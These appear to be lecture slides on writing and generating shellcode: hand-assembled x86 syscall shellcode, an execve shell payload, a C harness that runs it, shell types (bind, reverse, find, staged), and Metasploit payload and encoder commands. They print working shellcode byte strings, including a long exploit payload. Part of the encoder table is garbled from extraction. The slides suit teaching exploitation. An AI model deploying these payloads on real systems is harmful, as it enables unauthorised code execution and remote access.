
Stack

Data

Code

"Hi there"
48 69 20 74 68 65 72 65

0x80490a4

```
8048080:   b8 04 00 00 00      mov      $0x4,%eax
8048085:   bb 01 00 00 00      mov      $0x1,%ebx
804808a:   b9 a4 90 04 08      mov      $0x80490a4,%ecx
804808f:   ba 09 00 00 00      mov      $0x9,%edx
8048094:   cd 80               int      $0x80
```

Stack

"Hi there"
48 69 20 74 68 65 72 65

Data

804806e:	68 68 65 72 65	push	$0x65726568
8048073:	68 48 69 20 74	push	$0x74206948
8048078:	89 e1	mov	%esp,%ecx

Code

Convert shellcode

Convert the output of the objdump –d to C-like string:

```
objdump -d print2
    | grep "^ "
    | cut -d$'\t' -f 2
    | tr '\n' ' '
    | sed -e 's/ *$//'
    | sed -e 's/ \+/\\x/g'
    | awk '{print "\\x"$0}'
```

Wow, my command-line fu is off the charts!

Result:

```
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\
xb2\x08\x68\x68\x65\x72\x65\x68\x48\x69\x20\x74\x
89\xe1\xcd\x80\xb0\x01\x31\xdb\xcd\x80
```

Execute shellcode

```
$ cat shellcodetest.c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x31\xdb[…]";
int main(void) {
  ( *( void(*)() ) shellcode)();
}

$ gcc shellcodetest.c -o shellcodetest
$ ./shellcodetest
Hi there
$
```

```
804806e:   68 68 65 72 65    push   $0x65726568
8048073:   68 48 69 20 74    push   $0x74206948
8048078:   89 e1             mov    %esp,%ecx
```

Stack

Data

Code

"Hi there"
48 69 20 74 68 65 72 65

Execute Stuff

Want to execute something else than printing "Hi there!"

Execute Stuff

Syscall 11: execve()

```
int execve(
    const char *filename,
    char *const argv[],
    char *const envp[]);
```

e.g.:
```
execve("/bin/bash", NULL, NULL);
```

Shell Execute Shellcode

Shell Execute Shellcode:

```
08048060 <_start>:
 8048060: 31 c0                    xor     %eax,%eax
 8048062: 50                       push    %eax
 8048063: 68 2f 2f 73 68           push    $0x68732f2f
 8048068: 68 2f 62 69 6e           push    $0x6e69622f
 804806d: 89 e3                    mov     %esp,%ebx
 804806f: 89 c1                    mov     %eax,%ecx
 8048071: 89 c2                    mov     %eax,%edx
 8048073: b0 0b                    mov     $0xb,%al
 8048075: cd 80                    int     $0x80
 8048077: 31 c0                    xor     %eax,%eax
 8048079: 40                       inc     %eax
 804807a: cd 80                    int     $0x80
```

Shellcode! Example in one slide

```
08048060 <_start>:
 8048060: 31 c0                          xor     %eax,%eax
 8048062: 50                             push    %eax
 8048063: 68 2f 2f 73 68                 push    $0x68732f2f
 8048068: 68 2f 62 69 6e                 push    $0x6e69622f
 804806d: 89 e3                          mov     %esp,%ebx
 804806f: 89 c1                          mov     %eax,%ecx
 8048071: 89 c2                          mov     %eax,%edx
 8048073: b0 0b                          mov     $0xb,%al
 8048075: cd 80                          int     $0x80
 8048077: 31 c0                          xor     %eax,%eax
 8048079: 40                             inc     %eax
 804807a: cd 80                          int     $0x80
```

```c
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

32 vs 64 bit

32bit vs 64bit

Syscalls in **64 bit** are nearly identical to 32 bit

How to execute them:

```
32 bit: int 80
64 bit: syscall
```

Where are the arguments:

```
32 bit: ebx, ecx, edx, …
64 bit: rdi, rsi, rdx
```

32bit vs 64bit

Syscalls:

	32-bit syscall	64-bit syscall
instruction	int $0x80	syscall
syscall number	EAX, e.g. execve = 0xb	RAX, e.g. execve = 0x3b
up to 6 inputs	EBX, ECX, EDX, ESI, EDI, EBP	RDI, RSI, RDX, R10, R8, R9
over 6 inputs	in RAM; EBX points to them	forbidden

example	```mov $0xb, %eax```
	```lea string_addr, %ebx```
	```mov $0, %ecx```
	```mov $0, %edx```
	```int $0x80```
		```mov $0x3b, %rax```
		```lea string_addr, %rdi```
		```mov $0, %rsi```
		```mov $0, %rdx```
		```syscall```

Types of shells by shellcode

Types of shellcode

Types of shell's provided by shellcode:

Local shell (privilege escalation)

Remote shell
- Reverse
- Bind
- Find

Shellcode

Bind shell:

Shellcode

Reverse shell:

Server Software

Shellcode

Port 8080

Port 31337

Exploit

Shellcode

Find shell:

Port 8080

Server Software

Shellcode

Exploit

Types of shellcode

Types of shellcode:

Self contained (all in one)

Staged

✦ Minimal initial shellcode: Stager

✦ Stager loads stage 1

✦ Stage 1 loads Stage 2

Types of shell / shellcode

Shellcode can be categorized by what type of shell it provides

- ✦ Depends on the target
- ✦ Depends on the exploit
- ✦ Depends on your preference
- ✦ Usually:
    - ✦ just listen for packets
    - ✦ connect-back
    - ✦ re-use existing connection

Metasploit

Generate Shellcode with Metasploit

Metasploit

Who wants to code shellcode?

There is an app for that…

Metasploit payloads:

- ✦ Intel, ARM, MIPS, …
- ✦ Windows, Linux, FreeBSD, …
- ✦ 32/64 bit
- ✦ Listen-, connect-back-, execute, add-user, …
- ✦ Alphanumeric, sticky-bit, anti-IDS, …

Metasploit Shellcode: Payload List

Payloads:

```
$ msfconsole
msf > use payload/linux/x64/[TAB]
use payload/linux/x64/exec
use payload/linux/x64/shell/bind_tcp
use payload/linux/x64/shell/reverse_tcp
use payload/linux/x64/shell_bind_tcp
use payload/linux/x64/shell_bind_tcp_random_port
use payload/linux/x64/shell_find_port
use payload/linux/x64/shell_reverse_tcp
```

Metasploit Shellcode: Payload Create

Let metasploit create an exec() shellcode:

```
msf > use payload/linux/x64/exec
msf payload(exec) > set cmd = "/bin/bash"
cmd => = /bin/bash
msf payload(exec) > generate
"\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x0c\x00\x00\x00\x3d\x20\x2f\x62\x69\x6e\x2f\x62\x61\x73" +
"\x68\x00\x56\x57\x48\x89\xe6\x0f\x05"
```

And now without null bytes:

```
msf payload(exec) > generate -b '\x00\x0A'
"\x48\x31\xc9\x48\x81\xe9\xf9\xff\xff\xff\x48\x8d\x05\xef" +
"\xff\xff\xff\x48\xbb\xca\x7f\x48\xd1\xcf\x89\xea\x19\x48" +
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa0\x44\x10" +
"\x48\x87\x32\xc5\x7b\xa3\x11\x67\xa2\xa7\x89\xb9\x51\x43" +
"\x98\x20\xfc\xac\x89\xea\x51\x43\x99\x1a\x39\xc3\x89\xea" +
"\x19\xf7\x5f\x67\xb3\xa6\xe7\xc5\x7b\xab\x0c\x20\xd1\x99" +
"\xde\xa2\x90\x2c\x70\x4d\xd1\xcf\x89\xea\x19"
```

Metasploit Shellcode: Payload Encoder

Shellcode encoders:

```
msf payload(exec) > show encoders
[…]
```

x86/add_sub		ncoder
x86/alpha_mixed		phanumeric Mixedcase Encoder
x86/alpha_upper		phanumeric Uppercase Encoder
x86/avoid_underscore_tolower		erscore/tolower
x86/avoid_utf8_tolower		8/tolower
		A Metamorphic Block Based XOR Encoder
		ord XOR Encoder
		ed Context Keyed Payload Encoder
		ased Context Keyed Payload Encoder
		ased Context Keyed Payload Encoder

x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Alphanumeric Shellcode

Metasploit Shellcode

No more exploits with hardcoded shellcode:

```c
#define REP_POPULATOR    24
#define REP_SHELLCODE    24
#define NOPCOUNT    1024

#define NOP      0x41
#define PADDING_1    'A'
#define PADDING_2    'B'
#define PADDING_3    'C'

#define PUT_STRING(s)   memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xc0\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xd0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2f\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;
```

Metasploit Shellcode

Recap:

✦ Metasploit can generate shellcode

✦ Pretty much any form of shellcode

✦ With many useful payloads

References:

References:

